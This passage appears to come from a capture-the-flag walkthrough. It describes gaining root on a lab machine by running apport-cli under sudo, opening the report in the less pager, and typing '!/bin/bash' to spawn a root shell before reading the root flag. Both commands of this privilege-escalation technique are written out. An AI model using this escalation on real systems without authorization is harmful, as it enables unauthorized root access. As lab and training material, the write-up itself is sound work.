We now run apport-cli using sudo , specifying the PID using the -P flag and file-bug mode using the -f flag. The tool will then gather information and report any issues with that process, prompting us to pick what to do with the report. We proceed to select view report , and since less is configured as the default pager, we can run the !/bin/bash command and spawn an interactive system shell as root . There for we will use following command:

```
sudo /usr/bin/apport-cli -f -P 1706
```

At the end, there will be a double prompt; we will type the following, and we should have root rights on this machine:

```
!/bin/bash
```


Now you can see that we have root rights on this machine:

Now we go to the root folder, and you can see that we have the root flag there: